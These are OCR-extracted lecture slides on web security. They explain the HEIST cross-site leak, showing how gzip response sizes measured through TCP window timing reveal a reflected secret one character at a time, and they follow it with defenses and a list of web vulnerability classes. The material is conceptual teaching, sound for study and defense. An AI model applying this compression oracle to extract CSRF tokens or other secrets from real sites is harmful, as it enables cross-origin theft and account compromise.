
# 1st TCP window



# Response (14481 bytes)




1st TCP window
2nd TCP window
...
ACK


1st TCP window
2nd TCP window
ACK
fetch() resolves
cache store + read finishe
Timing difference (much bigger)

# XSLeaks: HEIST

- Important prerequisite: reflection of request in response
  - Needed to align on TCP window size

- Exact size is known **after** compression
  - Allows for BREACH-like attack

Hello *$_GET['name']*, your secret value is COSIC_COURSE

?name=Tom

gzip(Hello Tom, your secret value is COSIC_COURSE)

==> Hello Tom, your secret value is COSIC_COURSE

?name=COSI

gzip(Hello COSI, your secret value is COSIC_COURSE)

==> Hello COSI, your secret value is @-27,4C_COURSE

?name=COSIx

gzip(Hello COSIx, your secret value is COSIC_COURSE)

==> Hello COSIx, you secret value is @-27,4C_COURSE

**--> 42 bytes**

?name=COSIC

gzip(Hello COSIC, your secret value is COSIC_COURSE)

==> Hello COSIC, you secret value is @-28,5_COURSE

**--> 41 bytes**

# XSLeaks: HEIST

- Can be used to extract cross-origin secrets (CSRF tokens)
- Defense: disable compression for sensitive content
  - https://blog.cloudflare.com/a-solution-to-compression-oracles-on-the-web/
  - Not widely deployed, requires regex to know what is sensitive
- Defense: refresh tokens after N requests
  - Can be tricky + what about other sensitive content?
- Large-scale impact: to be explored

# Client-side web vulnerabilities

## XSLeaks: Defenses

# XSLeaks: Defenses

- SameSite cookie (to prevent authenticated requests)
  - Not sufficient: `window.open()`
- Fetch-Metadata
  - New feature (not yet implemented)
  - Adds request headers to give web server information on how the request was sent
- Cross-Origin-Opener-Policy (COOP)
  - New feature (not yet implemented)
  - Reference to opened window becomes `null` => can not redirect

# Takeaways

# Web vulnerabilities

## Server-side


- SQL injection
- Insecure direct object references (IDOR)
- Command injection
- Server-side request forgery (SSRF)
- XML external entities (XXE)
- Remote/Local file inclusion (RFI/LFI)
- Unsafe deserialization
- Timing attacks

## Client-side

- Cross-site scripting (XSS)
- Clickjacking
- Cross-site request forgery (CSRF)
- HTTP response splitting
- Open redirect
- CORS misconfiguration
- Authentication issues
- Cross-site script inclusion (XSSI)
- XSLeaks

# Takeaways

- Web security covers both client-side and server-side
- New features often introduce new vulnerabilities
  - Request remote content: SSRF
  - Serialization: unsafe deserialization
  - Browser quota: determine size
  - Security should always be considered!
- Many defenses are available
  - It is becoming increasingly difficult to correctly apply all consistently



# Questions?

@tomvangoethem